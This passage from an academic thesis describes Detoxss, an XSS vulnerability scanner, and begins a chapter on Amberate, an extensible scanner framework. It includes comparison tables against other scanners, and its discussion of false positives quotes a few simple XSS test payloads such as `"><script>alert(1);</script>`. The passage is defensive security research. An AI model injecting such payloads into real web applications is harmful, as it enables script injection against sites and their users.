In addition to the vulnerability detection against the three types of XSS attacks described above, Detoxss conducts other vulnerability detection against XSS with browser quirks and character encodings, and UTF-7 XSS. Since XSS with browser quirks and character encodings can be executed as some variants of the three types of XSS, Detoxss defines attack codes for them in the attack rules. For example, the third item for the `img-tag` rule listed in Table 5.3 indicates '`javascript:alert(1)`' in hex encoding.

A UTF-7 attack can be successful in some browsers if a web page does not specify the character set and allows users to place a string before a `meta` tags, as mentioned in [18]. Detoxss parses an HTML document to check whether it clearly specifies a character set and does not allow placement of any string before a `meta` tag. If a web page does not meet these requirements, Detoxss warns that it is vulnerable.

5.2.5 Improving Accuracy of the Testing

Detoxss also has the mechanism for improving the accuracy of testing by attaching attributes as Sania does. The attributes are provided after identifying target slots and before generating attacks, so that Detoxss can display detailed information about target slots to user, so that it can generate effective attack codes according to the information given as attributes.

The difference between attributes in Detoxss and Sania is in the use of structure-attributes; Detoxss does not use structure-attributes. A structure-attribute in Sania is used for allowing the syntax change of SQL queries. In XSS, a web application often issues documents that have different structure, as well as the structure of a response document is dynamically changed at the client side. Because of this, the approach of checking the structure of the documents for XSS often results in false alerts. To avoid this, Detoxss parses the response document to search for the script of an attack code.

5.3 Implementation

We implemented a prototype of Detoxss in Java and a list of attack rules in XML. Detoxss consists of an HTTP proxy and a core component. The HTTP proxy captures packets between a browser and a web server, while the core component performs the tasks described in the previous section.

When the Detoxss program is launched, it waits for innocent HTTP packets. When a user accesses a target web page with his browser, Detoxss intercepts all HTTP packets. After automatically identifying target slots by analyzing the intercepted packets, the user can optionally customize settings for conditional use, such as which target slots will be excluded from the test and which parameters need to share a value. The queries for transitive pages can also be specified in this step. The test result is output as an HTML or XML document with information of target slots and attack codes, so that users can easily see how the attacks succeeded.

Detoxss' parsers are implemented using HTML Parser [99], Rhino [100] for JavaScript, and CSS Parser [101]. In the current implementation, we modified HTML Parser to recognize browser quirks only related to HTML introduced in [16]. The browser simulator implementation was based on HtmlUnit [102], which supports Mozilla's JavaScript engine.

5.4 Experiments

This section presents the results from our experiments. We focused on Detoxss' vulnerability detection capability in comparison with public web application scanners, for each XSS type.

5.4.1 Comparison with Existing Scanners

For comparison with the existing techniques, we chose six open-source web vulnerability scanners. Five of them were the top five search results obtained at `sourceforge.net` with the keyword phrase '`xss vulnerability scanner`' (as of October 12, 2009); Gamja: Web vulnerability scanner v1.6 [97], Wapiti v2.1.0 [95], SecuBat v0.5 [103], Paros v3.2.13 [42], and Springenwerk Security Scanner v0.4.5 [98]. The sixth scanner was w3af v1.0-rc2 [96], which we chose because it can test for DOM-based XSS.

By examining the source code of each open-source vulnerability scanner, we found the characteristics listed in Table 5.4. The table lists the maximum number of generable attack codes (Generable attack codes), whether the scanner can pass an authentication (Auth.), whether it has a crawler that automatically looks for linked pages to be tested (Crawler), whether it allows users to manually specify a page to be tested (Manual Crawl), and how it detects vulnerabilities (Detection technique). Although we could

Table 5.4: Open-source scanners' techniques

Subject	Generable attack code	Auth.	Crawl	Manual Crawl	Detection technique		
					reflected	stored	DOM-based
Detoxss	569	✓		✓	parser	flow simulator + parser	browser simulator
Gamja	1		✓		string search		
Wapiti	41	✓	✓		parser	parser	
SecuBat	unknown		✓		unknown		
Paros	5	✓	✓	✓	string search		
Springen werk	5 5				parser		
w3af	14	✓	✓		string search	string search	string search

Table 5.5: Subject web applications for comparing the capability with existing scanners

Name	Auth.	Lang.	# of vulnerabilities
Vanilla v1.1.4	✓	php	3
fttss v2.0		php	1
pligg beta v9.9.0	✓	php	11
javabb v0.99	✓	java	9
Yazd v3.0	✓	java	9

not get the source code of SecuBat because it was not publicly available, we surveyed its characteristics from a conference paper [46].

The subject web applications we selected in this experiment are five web applications that were also used in a report from Ananta Security [104]. That report actually considered 13 real-world web applications, but five of them are not vulnerable to XSS, and we randomly chose five among the rest, as listed in Table 5.5; Vanilla v1.1.4 [105], fttss v2.0 [106], pligg beta v9.9.0 [107], javabb v0.99 [108], and Yazd Discussion Forum v3.0 [109]. All of these are interactive web applications that dynamically generate responses according to requests. The purpose of the report was to evaluate three popular commercial web vulnerability scanners; AppScan [44], WebInspect [47], and Acunetix [43]. The report also evaluated Acunetix's AcuSensor [60], which uses a technique combining static and dynamic analyses. Using this information, we also compared our results with those obtained by these commercial software tools.

Table 5.6 summarizes the experimental results by presenting the numbers of detected vulnerabilities (vul), false positives (fp), and false negatives (fn) for each subject web application and each scanner. The data for the commercial scanners were taken from the Ananta Security report noted above. In this evaluation, we discovered other vulnerabilities that were not mentioned in that report. We could not confirm whether these vulnerabilities were not discovered by the commercial scanners or the author of the report omitted them, so we did not include them in the results shown here. In this

Table 5.6: Comparison of vulnerability detection capability among scanners

Subject	Vanilla v1.1.4			fttss v2.0			pligg beta v9.9.0			javabb v0.99			Yazd v3.0		
	vul	fp	fn	vul	fp	fn	vul	fp	fn	vul	fp	fn	vul	fp	fn
Detoxss	3	0	0	1	0	0	11	0	0	9	0	0	9	2	0
Gamja	0	0	3	0	0	1	1	1	10	3	0	6	5	0	4
Wapiti	0	0	3	1	0	0	7	0	4	2	0	7	4	0	5
SecuBat	0	0	3	0	0	1	0	0	11	0	0	9	0	0	9
Paros	3	0	0	1	0	0	11	0	0	7	0	2	9	0	0
Springenwerk	3	0	0	1	0	0	9	0	2	1	0	8	4	0	5
w3af	2	0	1	1	0	0	10	0	1	3	0	6	6	0	3
AppScan	0	0	3	1	0	0	11	0	0	4	0	5	9	0	0
WebInspect	2	0	1	1	0	0	11	0	0	6	0	3	9	0	0
Acunetix	2	0	1	1	0	0	11	0	0	9	0	0	8	0	1
AcuSensor	3	0	0	1	0	0	11	0	0	N/A			N/A		

section, we discuss whether the vulnerabilities mentioned in the report were successfully found.

As shown in the results, Detoxss detected all vulnerabilities and generated no false positives or negatives for each subject except Yazd. The reason Detoxss generated two false positives in Yazd was that one page of Yazd (post.jsp) allows a user to post a new forum topic, and the page after the post shows all the previous posts. In Detoxss' testing, one of the remaining attack codes badly affected the later trials. For example, the parameter "`email`" in post.jsp appeared as an HTML attribute and was only vulnerable to an attack code containing a double quote to end the value of the attribute when it appeared in a preview page. Into this parameter, Detoxss injected an attack code "`"><script>alert(1);</script>`", which we call a_1, and this code remained in the page. We must note that, in the current implementation, Detoxss tries to use the simplest attack code for each target slot regardless of its syntax, such as "`<script>alert(1);</script>`", which we call a_2, for the purpose of understanding the simplicity of each vulnerability. However, a_2 was regarded as successful, although it should not have been successful since it had no double quote. This happened because Detoxss regarded the remaining appearance of a_1 as an appearance of a_2, since both strings had the same tag and script. The other scanners did not suffer from this problem because their number of attack vectors are small, but these scanners also failed to detect other vulnerabilities.

We consider these false positives forgivable because they resulted from detection of a vulnerability. This behavior can be constrained by skipping all testing after detection of a vulnerability at each target slot. This is an implementation issue, however; we plan to implement a function enabling the user to decide whether testing will be stopped after detection of a vulnerability.

Some undetected vulnerabilities were due to program errors. For example, Gamja

tries to skip testing for a web page whose suffix is in a list, "`ignore`". When a variable "`tmp`" holds the URL of a web page, the code for this should be "`$tmp =~ /\.($ignore)$/i`". In Gamja, however, it is implemented as "`$tmp =~ /\.$ignore $/i`", which returns true if one of the suffixes in the list appears in any part of "`tmp`".

SecuBat did not work well and we were unable to determine why from its documentation. Note also that AcuSensor could not perform testing of Java applications, since its static analysis targets only PHP and ASP.NET applications.

Additionally, although the details are not given here, by investigating source code, we found that some of the scanners have the potential to overlook a vulnerability. Gamja and Springenwerk try to inject attack codes containing double quotes into an HTML attribute, but they do not use attack codes containing single quotes. Thus, they cannot end the value of an HTML attribute enclosed in single-quotes and cannot find any vulnerability there.

The subject applications we used for this experiment only contained reflected XSS vulnerabilities. We did another experiment, described in the following section, to evaluate detection capability in terms of the different XSS types. In addition, authentication is an important factor in accessing a web page of interest. We discuss authentication later, because it reflects well on the next experiment.

5.4.2 Evaluation by XSS types

For this evaluation, we chose two subject web applications, WebGoat v5.2 [110] and HacmeBank v2.0 [111], which are deliberately insecure web applications designed for security education. By examining these applications' manuals, we classified their vulnerabilities into the three XSS types as listed in Table 5.7. Although eight of the vulnerabilities in WebGoat are labeled as stored XSS vulnerabilities in its manual, they are also vulnerable to reflected XSS. Since a reflected XSS vulnerability is more fundamental and naive than a stored one, we regarded these as reflected XSS vulnerabilities. For this comparison, we also used the same open-source scanners as in the previous experiment.

Table 5.8 summarizes the results. Detoxss could detect both stored and DOM-based XSS vulnerabilities. On the other hand, even though Wapiti and w3af try to detect stored XSS vulnerabilities, they could not detect them because they do not simulate page transition flow. For example, one of the stored XSS vulnerabilities in HacmeBank appears in a page after the next page. Wapiti and w3af, however, only try to access all the pages in a web application, regardless of the flow. Additionally, because the vulnerability was in a transitive page, those scanners could not access the page of interest after each attack. In contrast, we manually specified a query for Detoxss so that it could properly access the page of interest and find the vulnerability.

The DOM-based XSS vulnerability in WebGoat is launched by an `onkeyup` event when a user types a keyboard, and it dynamically changes part of a web page with

Table 5.7: Subject web applications for the evaluation by XSS types

Subject	Auth.	Lang.	# of vulnerabilities		
			reflected	stored	DOM
WebGoat	✓	java	13	1	1
HacmeBank	✓	ASP	0	2	0

Table 5.8: Comparison of vulnerability detection capability by XSS vulnerability types

Scanners	WebGoat									HacmeBank		
	reflected			stored			DOM			stored		
	vul	fp	fn	vul	fp	fn	vul	fp	fn	vul	fp	fn
Detoxss	13	0	0	1	0	0	1	0	0	2	0	0
Gamja	0	0	13	0	0	1	0	0	1	0	0	2
Wapiti	0	0	13	0	0	1	0	0	1	0	0	2
SecuBat	0	0	13	0	0	1	0	0	1	0	0	2
Paros	13	0	0	0	0	1	0	0	1	0	2	2
Springenwerk	0	0	13	0	0	1	0	0	1	0	0	2
w3af	0	0	13	0	0	1	0	0	1	0	0	2

user-supplied content. Typically, sensitive user information does not initially appear in a raw page but is dynamically created through injection by an attacker. Since w3af tries to find such strings in a raw page, it failed to detect this vulnerability. Detoxss, on the other hand, could detect the vulnerability, since its browser simulator confirms whether an injected malicious string is activated in the dynamically generated content.

For WebGoat, most of the scanners could not even detect its reflected vulnerabilities. This was due to the crawlers that those scanners use, which try to detect a linked URL appearing as a string in a document. However, to login to WebGoat, the scanners first need to access "`http://***/WebGoat/attack`" and then enter a user name and password. The scanners that do not have functionality for authentication could not pass this phase. After the login, the scanners that could reach this point got a response containing the following HTML tags.

```
<form method="post" action="attack">
 <input type="submit" value="Start WebGoat" />
</form>
```

This code defines a button leading to a lesson page. Since the location the button links to (`attack`) is the page that the scanners are currently examining, their crawlers could not find the lesson page. This type of page structure is often seen in web applications that manage page transition in terms of session. Paros also cannot recognize such a lesson page by default, but it has a functionality enabling a user to specify which web pages should be tested before starting the attacks. In this phase, because Paros

works as an HTTP proxy, it can capture the header information that the user's browser sends to the website, which contains an authorized key. With this functionality, we manually logged in to WebGoat so that Paros could obtain the authorized key. Paros then successfully accessed the pages after the login via the authorized session, and it executed testing. Detoxss' current implementation also offer only this proxy-based manual crawl to access such authorized pages. Since an automatic crawler saves cost and time, we plan to implement this capability in the future.

5.5 Summary

We have presented Detoxss, which precisely detects reflected XSS vulnerabilities by generating attack codes according to the syntax of each target slot in the response document. This mechanism is the same as the technique of Sania that detects SQL injection vulnerabilities by generating attack codes according to the syntax of a target slot in the SQL query. In XSS, the attack code appears in the web application document in HTML, JavaScript, CSS, and other types of documents that client browsers can understand. We prepared an attack generation rule for each syntax of these document, so that Detoxss is able to generate effective attack codes according to the syntax of a target slot.

As well as the detection of reflected XSS vulnerabilities, Detoxss also detects recent XSS vulnerabilities by simulating page transition flow and browser behavior for stored XSS and DOM-based XSS. It also detects vulnerabilities against reflected XSS by dynamically generating effective attacks and investigating the syntax of a target slot appearing in an HTTP response. In an experiment, by examining 5 real-world web applications, we compared Detoxss' vulnerability detection capability with that of 6 existing dynamic analysis tools. We found that our solution was more effective than the others; Detoxss discovered more vulnerabilities and generated fewer false positives and negatives. We also found that Detoxss was effective for detecting recent XSS vulnerabilities.

Detoxss is able to detect XSS vulnerabilities in HTML, JavaScript, and CSS in the current implementation. As well as these document formats, there are still numerous opportunities that XSS can be successful. For example, XSS can be executed on the response document written in XML, JSON, ActiveX, and VBScript. A Java applet and a Flash movie can also be used to exploit an XSS vulnerability. From these document formats, we can apply Detoxss' vulnerability detection technique to the documents written in XML, JSON, and VBScript. This is because the content of these documents are structured text documents. Detoxss can parse these documents and identify the syntax of a target slot if an attack code appears in these documents. We will plan to extend the Detoxss technique to detect vulnerabilities in these documents.

Chapter 6

A FRAMEWORK FOR WEB APPLICATION SCANNERS

As web technologies evolve, many new attacks on web applications have appeared and several vulnerability scanners have been released for detecting vulnerabilities to these attacks. Most of these vulnerability scanners such as [98, 97] are designed to discover vulnerabilities to a specific type of attack and do not support extensibility in detecting other types of vulnerabilities. Other vulnerability scanners such as [42, 96, 74] support a plugin system for extensibility. Although they provide plugins with many useful functions in facilitating a new vulnerability detection technique such as functions for capturing HTTP packets and sending attacks, it is still difficult for the auditors to enhance the precision by customizing attack codes for each web application as introduced in the previous sections. To realize this even when a framework does not support any function for customizing attack codes, the auditors are required to program complicated mechanism of the customization.

In this chapter, we present Amberate, a framework for web application vulnerability scanners, which supports a plugin system to facilitate new vulnerability detection techniques. Amberate encapsulates functions commonly used for vulnerability detection techniques, and provides Application Programming Interfaces (APIs) for implementing functions which need to be implemented for each vulnerability detection technique. We demonstrated the ease of extending a new vulnerability detection technique by comparing the actual lines of code for adding a new plugin of the Amberate with that of an existing vulnerability scanner. This result revealed that Amberate plugin required 500 fewer lines of code, which accounts for 82 percent of lines of code of the plugin for the other scanner.

6.1 Amberate

Amberate is a framework for web application vulnerability scanners that supports an extensible plugin system for implementing new vulnerability detection techniques. For facilitating new vulnerability detection techniques, Amberate abstracts several functions commonly used in several vulnerability detection techniques and provides APIs for functions which need to be implemented for each detection technique.

Amberate performs two detection techniques; *penetration-test* and *response-analysis*. A penetration-test is a technique that sends attacks to a web application and discover vulnerabilities from the output of the web application. With this penetration-test technique, the same functions as Sania and Detoxss perform can be implemented on Amberate. A response-analysis is a technique that analyzes the response document that the web application generates in reply to an innocent request, without sending attacks. We implemented a new vulnerability detection technique against JavaScript Hijacking.

6.1.1 Architecture

Amberate is designed to be a support tool used by web application developers during the development and debugging phases of web applications. Since Amberate mainly works under off-line environment, the user of Amberate can avoid dangerous activities to other web applications that are tightly connected with the target web application, such as sending attacks to web applications that are already providing services in the real world. This design has also a good feature for testing the target web application. Amberate can use more detailed information provided by the auditor about the web application than just testing with information that can only be captured externally. For example, this design allows Amberate to capture SQL queries issued from the web application to the back-end database.

In general, a web application dynamically generates outputs, such as an HTTP response and an SQL query, in reply to a user-supplied input or a parameter appearing in an HTTP request. Amberate supplies this HTTP request as an input for the web application and receives the output. For capturing these input and output, Amberate uses proxies. An HTTP proxy is used for capturing HTTP requests and responses flowing between the browser and web application. An SQL Proxy is used for capturing SQL queries between the web application and database.

The proxies used in vulnerability detection is chosen according to the attack types to test. For example, since the vulnerability detection technique for XSS analyzes HTTP requests and responses, Amberate only launches an HTTP proxy. For SQL injection, since the vulnerability detection technique analyzes HTTP requests and SQL queries, Amberate launches both an HTTP proxy and an SQL proxy. Proxies uses can be chosen from the plugins that were implemented with application programming interface (API) that Amberate provides.




Figure 6.1: Vulnerability detection workflow with penetration-test and response-analysis

6.1.2 Software Overview

Amberate provides two types of vulnerability detection techniques; penetration-test and response-analysis. The penetration-test is a technique that discovers vulnerabilities by generating and sending attacks. On the other hand, response-analysis is a technique that detects vulnerabilities by analyzing the output that web application issued, without sending attacks.

Figure 6.1 shows the overview of both penetration-test and response-analysis detection techniques. The penetration-test technique is composed of preparation phase and detection phase. In the preparation phase, Amberate requests the user with his web browser to send an innocent HTTP request that does not contain any malicious attack code. Then, Amberate captures the HTTP request and the web application output such as the HTTP response and SQL query. By using these packets, Amberate executes the following 4 steps.

1. Identifying target slots
   Amberate provides plugins with a function for identifying target slots into which an attack code is injected. For example, the plugin designed for detecting XSS vulnerabilities accepts user-supplied inputs, cookies, and other variables in an HTTP request as target slots.

2. Generating attack code

Amberate provides plugins with a function for generating attack codes that will be embedded into target slots. The XSS vulnerability detection plugin, for example, analyzes the syntax of each target slot in the HTTP response. If the HTTP response contains an HTML document, Amberate can identify the syntax by checking if the target slot appears as an attribute (e.g., of `<font color='ø'>`) or a text. XSS plugin generates attack codes according to the syntax.

3. Sending attack requests
   Amberate embeds an attack code into the innocent HTTP request, which we call an *attack request*. The attack request is sent to the web application and Amberate receives the output.

4. Checking vulnerabilities
   The penetration-test process steps in the detection phase and Amberate provides plugins with a function for checking vulnerabilities. In the XSS vulnerability detection plugin, the HTTP response generated in reply to the attack request is checked to see if the attack code is successfully injected. If so, Amberate evaluates that it is a vulnerability.

Within these four steps, Amberate encapsulates the function of sending attack requests because it is commonly used by other penetration-test plugins. Since the other three steps are dependent on each vulnerability detection technique, Amberate invokes the API implementation of each plugin.

On the other hand, the response-analysis technique does not have phases, such as the preparation and detection phases of the penetration-test technique (Figure 6.1). After receiving the output of the web application generated in reply to an innocent HTTP request, a response-analysis plugin checks for vulnerabilities. In this technique, plugins only need to implement the checking process and Amberate automates other steps such as sending requests and receiving responses.

After the step of identifying target slots in the penetration-test technique and capturing innocent HTTP requests in the response-analysis technique, Amberate requests the user to give the signal for starting the vulnerability detection test. In the current implementation, by clicking the `scan` button, Amberate starts the step of generating attacks in the penetration test and that of checking vulnerabilities in the response-analysis.

Figure 6.2 shows a screenshot of Amberate vulnerability detection testing. This screenshot was taken when Amberate captured innocent HTTP requests and the responses from a subject web application prepared in the off-line environment. This web application is vulnerable to XSS, in which we can inject an arbitrary script into the title of a web page (inside the `<title>` tag in the HTML page). Amberate can discover this vulnerability by the penetration-test. Figure 6.3 shows a screenshot of the window that displays attacks Amberate sent to the web application. In this screenshot, `OK` is shown when an attack is not successful, otherwise `vulnerable` is shown.




Figure 6.2: Amberate working overview




Figure 6.3: Screenshot of Amberate vulnerability detection




Figure 6.4: HTML report of vulnerability check




Figure 6.5: Design of Amberate

After the vulnerability detection finishes, Amberate generates a test result report in HTML as shown in Figure 6.4. This report shows an XSS vulnerability was discovered, in which Amberate succeeded in injecting 29 patterns of attack codes shown in `CODE` into the `in-title` parameter shown in `PARAM`.

6.2 Design of Amberate

A vulnerability scanner is desired to have a function for adding new vulnerability detection techniques for newly invented attacks. Amberate is designed to be extensible by adding new plugins, so that it can detect new types of attacks and other additional functions.

Table 6.1: Amberate Components

Package			Component	Role
core			Main	Launch and terminate Amberate
			PluginManager	Lauch and terminate plugins
			ProxyManager	Manage proxies
			Facade	Pass captured packets to `audit` package
			SessionObserver	Manage preparation and detection phases
plug-gable	proxy		Proxy	Proxy interface
	option		Option	Extend functions unrelated to attacks
	audit	code-Validator	CodeValidator	Interface for response-analysis technique
		attack-Tester	TargetDetector	Identify target slots
			AttackGenerator	Generate attack codes
			VirtualAttacker	Send attack request and receive the response
			Validator	Check vulnerabilities
			Singular	Execute singular attacks
			Combination	Execute combination attacks
			AuditUtis	Share functions with other audit plugins

6.2.1 Plugins

Amberate provides APIs for extending its functionality to create new vulnerability detection techniques. The APIs are categorized in packages by its role to be extended. Figure 6.5 shows the packages and main components that Amberate already supports, and their roles are shown in Table 6.1.

The main packages are the `core` and `pluggable` packages for Amberate's core functions and extensible functions. The components in the `core` package is equipped with basic launching and terminating functions as well as a function for managing plugins. The `pluggable` package provides APIs that can be used by plugins. The

pluggable package has sub-packages classified by the functions to be added. For example, the proxy package manages proxies, the option package manages optionally extensible functions unrelated to vulnerability detection techniques. The audit package has functions related to vulnerability detection techniques, and is also composed of the attackTester sub-package for penetration-test and the codeValidator sub-package for response-analysis vulnerability detection technique.

Separating the *entity* part of a plugin from its *behavior* part enhances the reusability of the plugin because the specification modification of either of the two parts in the plugin does not affect the implementation of the other. The entity part of a plugin implements the Plugin interface for being launched by the activate method and terminated by the close method defined in the PluginManager class in the core package. The behavior part defines the plugin's action by implementing APIs prepared in the proxy, option, audit packages in the pluggable package. In Figure 6.6, ConcretePlugin that implements the Plugin interface becomes the entity of the plugin, and ConcreteProxy that implements the Proxy interface in the proxy package becomes the behavior of the plugin.

Figure 6.7 shows a class diagram of Amberate to which plugins are attached. Note that part of the figure also includes the content about a penetration-test plugin discussed in the next clause. In this figure, Amberate loads plugins for an HTTP proxy, an SSL proxy, and a penetration-test against SQL injection. The three plugins extend AbstractPlugin class that implements the Plugin interface to be loaded by Amberate.

6.2.2 Proxy Plugin

